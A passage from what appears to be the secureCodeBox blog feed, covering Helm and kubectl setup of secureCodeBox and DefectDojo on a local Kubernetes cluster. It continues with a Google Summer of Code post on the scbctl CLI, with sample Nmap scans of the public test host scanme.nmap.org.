plain">/opt/homebrew/var/log/colima.log</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">WorkingDirectory</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">key</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain">/Users/sst</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">string</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">dict</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&lt;/</span><span class="token tag" style="color:rgb(255, 85, 114)">plist</span><span class="token tag punctuation" style="color:rgb(199, 146, 234)">&gt;</span><br></span></code></pre></div></div>
<p>And store it in the file <code>~/Library/LaunchAgents/de.weltraumschaf.colima.plist</code>. Obviously, change "de.weltraumschaf" to whatever you like. Instead of Homebrew, now you need to use <code>launchctl</code> to interact with the LaunchAgent.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="install-securecodebox-with-defectdojo">Install secureCodeBox with DefectDojo<a href="https://www.securecodebox.io/blog/2024/10/25/run-x86-images-with-kubernetes-on-apple-silicon#install-securecodebox-with-defectdojo" class="hash-link" aria-label="Direct link to Install secureCodeBox with DefectDojo" title="Direct link to Install secureCodeBox with DefectDojo" translate="no">​</a></h2>
<p>The rest is straight forward. To install <em>secureCodeBox</em> simply execute (as documented <a href="https://www.securecodebox.io/docs/getting-started/installation" target="_blank" rel="noopener noreferrer" class="">here</a>):</p>
<div class="language-shell codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-shell codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--namespace</span><span class="token plain"> securecodebox-system </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    upgrade </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--install</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    --create-namespace </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    securecodebox-operator </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    oci://ghcr.io/securecodebox/helm/operator</span><br></span></code></pre></div></div>
<p>Then install the scanners you want, e.g. <a href="https://nmap.org/" target="_blank" rel="noopener noreferrer" class="">Nmap</a>:</p>
<div class="language-shell codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-shell codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm </span><span class="token function" style="color:rgb(130, 170, 255)">install</span><span class="token plain"> nmap oci://ghcr.io/securecodebox/helm/nmap</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">kubectl get scantypes</span><br></span></code></pre></div></div>
<p>To install DefectDojo the easiest way is to clone their repo and install from it (as documented <a href="https://www.securecodebox.io/docs/how-tos/persistence-storage/#defectdojo-kubernetes-setup" target="_blank" rel="noopener noreferrer" class="">here</a>):</p>
<div class="language-shell codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-shell codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token function" style="color:rgb(130, 170, 255)">git</span><span class="token plain"> clone https://github.com/DefectDojo/django-DefectDojo</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token builtin class-name" style="color:rgb(255, 203, 107)">cd</span><span class="token plain"> django-DefectDojo</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm repo </span><span class="token function" style="color:rgb(130, 170, 255)">add</span><span class="token plain"> bitnami https://charts.bitnami.com/bitnami</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm repo update</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm dependency update ./helm/defectdojo</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm upgrade </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--install</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  defectdojo </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  ./helm/defectdojo </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token assign-left variable" style="color:rgb(191, 199, 213)">django.ingress.enabled</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">true </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token assign-left variable" style="color:rgb(191, 199, 213)">django.ingress.activateTLS</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">false </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token assign-left variable" style="color:rgb(191, 199, 213)">createSecret</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">true </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token assign-left variable" style="color:rgb(191, 199, 213)">createRabbitMqSecret</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">true </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token assign-left variable" style="color:rgb(191, 199, 213)">createRedisSecret</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">true </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token assign-left variable" style="color:rgb(191, 199, 213)">createMysqlSecret</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">true </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token assign-left variable" style="color:rgb(191, 199, 213)">createPostgresqlSecret</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain">true </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token assign-left variable" style="color:rgb(191, 199, 213)">host</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token string" style="color:rgb(195, 232, 141)">"defectdojo.default.svc.cluster.local"</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--set</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"alternativeHosts={localhost}"</span><br></span></code></pre></div></div>
<p>Get DefectDojo admin user password:</p>
<div class="language-shell codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-shell codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token builtin class-name" style="color:rgb(255, 203, 107)">echo</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"DefectDojo admin password: </span><span class="token string variable" style="color:rgb(191, 199, 213)">$(</span><span class="token string variable" style="color:rgb(191, 199, 213)">kubectl </span><span class="token string variable punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token string variable" style="color:rgb(191, 199, 213)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token string variable" style="color:rgb(191, 199, 213)">      get secret defectdojo </span><span class="token string variable punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token string variable" style="color:rgb(191, 199, 213)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token string variable" style="color:rgb(191, 199, 213)">      </span><span class="token string variable parameter variable" style="color:rgb(191, 199, 213)">--namespace</span><span class="token string variable operator" style="color:rgb(137, 221, 255)">=</span><span class="token string variable" style="color:rgb(191, 199, 213)">default </span><span class="token string variable punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token string variable" style="color:rgb(191, 199, 213)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token string variable" style="color:rgb(191, 199, 213)">      </span><span class="token string variable parameter variable" style="color:rgb(191, 199, 213)">--output</span><span class="token string variable" style="color:rgb(191, 199, 213)"> </span><span class="token string variable assign-left variable" style="color:rgb(191, 199, 213)">jsonpath</span><span class="token string variable operator" style="color:rgb(137, 221, 255)">=</span><span class="token string variable string" style="color:rgb(195, 232, 141)">'{.data.DD_ADMIN_PASSWORD}'</span><span class="token string variable" style="color:rgb(191, 199, 213)"> </span><span class="token string variable punctuation" style="color:rgb(199, 146, 234)">\</span><span class="token string variable" style="color:rgb(191, 199, 213)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token string variable" style="color:rgb(191, 199, 213)">      </span><span class="token string variable operator" style="color:rgb(137, 221, 255)">|</span><span class="token string variable" style="color:rgb(191, 199, 213)"> base64 </span><span class="token string variable parameter variable" style="color:rgb(191, 199, 213)">--decode</span><span class="token string variable" style="color:rgb(191, 199, 213)">)</span><span class="token string" style="color:rgb(195, 232, 141)">"</span><br></span></code></pre></div></div>
<p>Finally forward port to service:</p>
<div class="language-shell codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-shell codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">kubectl port-forward svc/defectdojo-django </span><span class="token number" style="color:rgb(247, 140, 108)">8080</span><span class="token plain">:80 </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">-n</span><span class="token plain"> default</span><br></span></code></pre></div></div>
<p>Now you can visit the DefectDojo web UI at <code>http://localhost:8080</code>.</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="v2" term="v2"/>
        <category label="kubernetes" term="kubernetes"/>
        <category label="macos" term="macos"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Streamlining Security Scans with secureCodeBox: My Google Summer of Code Journey]]></title>
        <id>https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code</id>
        <link href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code"/>
        <updated>2024-08-20T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[This post gives some insights about the Google summer of code work with secureCodeBox.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="Notes" src="https://www.securecodebox.io/assets/images/2024-08-20-gsoc-fcce5f44f0d81a7c256c54e591538e15.png" width="1374" height="188" class="img_ev3q"></p>
<hr>
<p>Hey there, I'm Thibaut Batale, and I'm thrilled to share my experience as a Google Summer of Code contributor with OWASP secureCodeBox. Being selected to participate in this program was a unique opportunity, but what excited me the most was being chosen for the very first project I applied to. I wanted to spend this summer battling with Kubernetes, and I got exactly what I wished for—and more.</p>
<p>If you’re curious about my contributions during GSoC 2024, you can check out my <a href="https://github.com/secureCodeBox/secureCodeBox/pulls?q=is:pr+author:Freedisch+is:closed" target="_blank" rel="noopener noreferrer" class="">Pull Requests</a> on GitHub. You can also find more details about my project by visiting the <a href="https://summerofcode.withgoogle.com/programs/2024/projects/vFuhwP9m" target="_blank" rel="noopener noreferrer" class="">Project link</a>.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="my-project--introducing-the-securecodebox-cli">My Project:  Introducing the secureCodeBox CLI<a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#my-project--introducing-the-securecodebox-cli" class="hash-link" aria-label="Direct link to My Project:  Introducing the secureCodeBox CLI" title="Direct link to My Project:  Introducing the secureCodeBox CLI" translate="no">​</a></h3>
<p>Imagine this scenario: You want to assess your security environment by testing for various vulnerabilities. With secureCodeBox, you can launch multiple security tests. However, traditionally, you would first need to create a YAML file defining the scan parameters and then use the <code>kubectl</code> command to apply that file. This process can be tedious and time-consuming, especially if you’re managing multiple scans.</p>
<p>This is where the <code>scbctl</code> CLI comes in. By providing a set of commands that interact directly with the secureCodeBox operator, the CLI tool simplifies and streamlines the process of managing security scans, making it more efficient and user-friendly.</p>
<p>During the summer, I focused on two main goals: implementing the new commands and adding unit tests to ensure their reliability.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="commands-technical-implementation">Commands Technical Implementation<a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#commands-technical-implementation" class="hash-link" aria-label="Direct link to Commands Technical Implementation" title="Direct link to Commands Technical Implementation" translate="no">​</a></h3>

<p>The commands implementation essential follows this workflow</p>
<p><img decoding="async" loading="lazy" alt="workflow" src="https://www.securecodebox.io/assets/images/2024-08-20-workflow-70cb80b25f240ff2f8c7c294c6c45dec.png" width="1248" height="957" class="img_ev3q">.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="1-create-scan-command-scbctl-scan"><strong>1. Create Scan Command (<code>scbctl scan</code>)</strong><a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#1-create-scan-command-scbctl-scan" class="hash-link" aria-label="Direct link to 1-create-scan-command-scbctl-scan" title="Direct link to 1-create-scan-command-scbctl-scan" translate="no">​</a></h4>
<p>The <code>scbctl scan</code> command was designed to simplify the initiation of new security scans. Instead of manually creating a YAML file and applying it with <code>kubectl</code>, users can now start a scan directly from their terminal. This command interacts with the secureCodeBox operator by creating a <code>Scan</code> custom resource (CR) in the specified namespace. The operator then processes this CR, triggering the appropriate scanner to run the specified tests.</p>
<p><strong>Usage Example:</strong></p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">scbctl scan nmap -- scanme.nmap.org</span><br></span></code></pre></div></div>
<p>This command creates a new Nmap scan targeting <code>scanme.nmap.org</code>.</p>
<p><strong>Output:</strong></p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">🆕 Creating a new scan with name </span><span class="token string" style="color:rgb(195, 232, 141)">'nmap'</span><span class="token plain"> and parameters </span><span class="token string" style="color:rgb(195, 232, 141)">'scanme.nmap.org'</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">🚀 Successfully created a new Scan </span><span class="token string" style="color:rgb(195, 232, 141)">'nmap'</span><br></span></code></pre></div></div>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="2-observe-scan-command-scbctl-scan---follow"><strong>2. Observe Scan Command (<code>scbctl scan --follow</code>)</strong><a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#2-observe-scan-command-scbctl-scan---follow" class="hash-link" aria-label="Direct link to 2-observe-scan-command-scbctl-scan---follow" title="Direct link to 2-observe-scan-command-scbctl-scan---follow" translate="no">​</a></h4>
<p>The <code>--follow</code> flag enhances the <code>scbctl scan</code> command by providing real-time feedback on the progress of a scan. Once a scan is initiated, users can observe its progress directly from their terminal. This feature interacts with the secureCodeBox operator by streaming logs from the Kubernetes Job and Pods associated with the scan, giving users visibility into the scan’s status and results as they happen.</p>
<p><strong>Usage Example:</strong></p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">scbctl scan nmap </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--follow</span><span class="token plain"> -- scanme.nmap.org</span><br></span></code></pre></div></div>
<p>This command initiates a scan and follows its progress in real-time.</p>
<p><strong>Output:</strong></p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">Found </span><span class="token number" style="color:rgb(247, 140, 108)">1</span><span class="token plain"> job</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">s</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">Job: scan-nmap-jzmtq, Labels: map</span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token plain">securecodebox.io/job-type:scanner</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">scan-nmap-jzmtq📡 Streaming logs </span><span class="token keyword" style="font-style:italic">for</span><span class="token plain"> job </span><span class="token string" style="color:rgb(195, 232, 141)">'scan-nmap-jzmtq'</span><span class="token plain"> and container </span><span class="token string" style="color:rgb(195, 232, 141)">'nmap'</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">Starting Nmap </span><span class="token number" style="color:rgb(247, 140, 108)">7.95</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain"> https://nmap.org </span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"> at </span><span class="token number" style="color:rgb(247, 140, 108)">2024</span><span class="token plain">-08-23 </span><span class="token number" style="color:rgb(247, 140, 108)">11</span><span class="token plain">:59 UTC</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">Nmap scan report </span><span class="token keyword" style="font-style:italic">for</span><span class="token plain"> scanme.nmap.org </span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token number" style="color:rgb(247, 140, 108)">45.33</span><span class="token plain">.32.156</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">Host is up </span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token number" style="color:rgb(247, 140, 108)">0</span><span class="token plain">.33s latency</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain">.</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">Other addresses </span><span class="token keyword" style="font-style:italic">for</span><span class="token plain"> scanme.nmap.org </span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">not scanned</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain">: </span><span class="token number" style="color:rgb(247, 140, 108)">2600</span><span class="token plain">:3c01::f03c:91ff:fe18:bb2f</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">Not shown: </span><span class="token number" style="color:rgb(247, 140, 108)">996</span><span class="token plain"> closed tcp ports </span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">conn-refused</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">PORT      STATE    SERVICE</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token number" style="color:rgb(247, 140, 108)">22</span><span class="token plain">/tcp    </span><span class="token function" style="color:rgb(130, 170, 255)">open</span><span class="token plain">     </span><span class="token function" style="color:rgb(130, 170, 255)">ssh</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token number" style="color:rgb(247, 140, 108)">80</span><span class="token plain">/tcp    filtered http</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token number" style="color:rgb(247, 140, 108)">9929</span><span class="token plain">/tcp  </span><span class="token function" style="color:rgb(130, 170, 255)">open</span><span class="token plain">     nping-echo</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token number" style="color:rgb(247, 140, 108)">31337</span><span class="token plain">/tcp </span><span class="token function" style="color:rgb(130, 170, 255)">open</span><span class="token plain">     Elite</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">Nmap done: </span><span class="token number" style="color:rgb(247, 140, 108)">1</span><span class="token plain"> IP address </span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token number" style="color:rgb(247, 140, 108)">1</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">host</span><span class="token plain"> up</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"> scanned </span><span class="token keyword" style="font-style:italic">in</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">30.19</span><span class="token plain"> seconds</span><br></span></code></pre></div></div>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="3-trigger-scan-command-scbctl-trigger"><strong>3. Trigger Scan Command (<code>scbctl trigger</code>)</strong><a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#3-trigger-scan-command-scbctl-trigger" class="hash-link" aria-label="Direct link to 3-trigger-scan-command-scbctl-trigger" title="Direct link to 3-trigger-scan-command-scbctl-trigger" translate="no">​</a></h4>
<p>The <code>scbctl trigger</code> command allows users to manually trigger a <code>ScheduledScan</code> resource. Scheduled scans are designed to run at predefined intervals, but there are times when an immediate execution is required. This command interacts with the secureCodeBox operator by invoking the <code>ScheduledScan</code> resource and creating a new <code>Scan</code> based on the schedule’s configuration.</p>
<p><strong>Usage Example:</strong></p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">scbctl trigger nmap </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--namespace</span><span class="token plain"> foobar</span><br></span></code></pre></div></div>
<p>This command triggers the <code>nmap</code> scheduled scan immediately.</p>
<p><strong>Output:</strong></p>
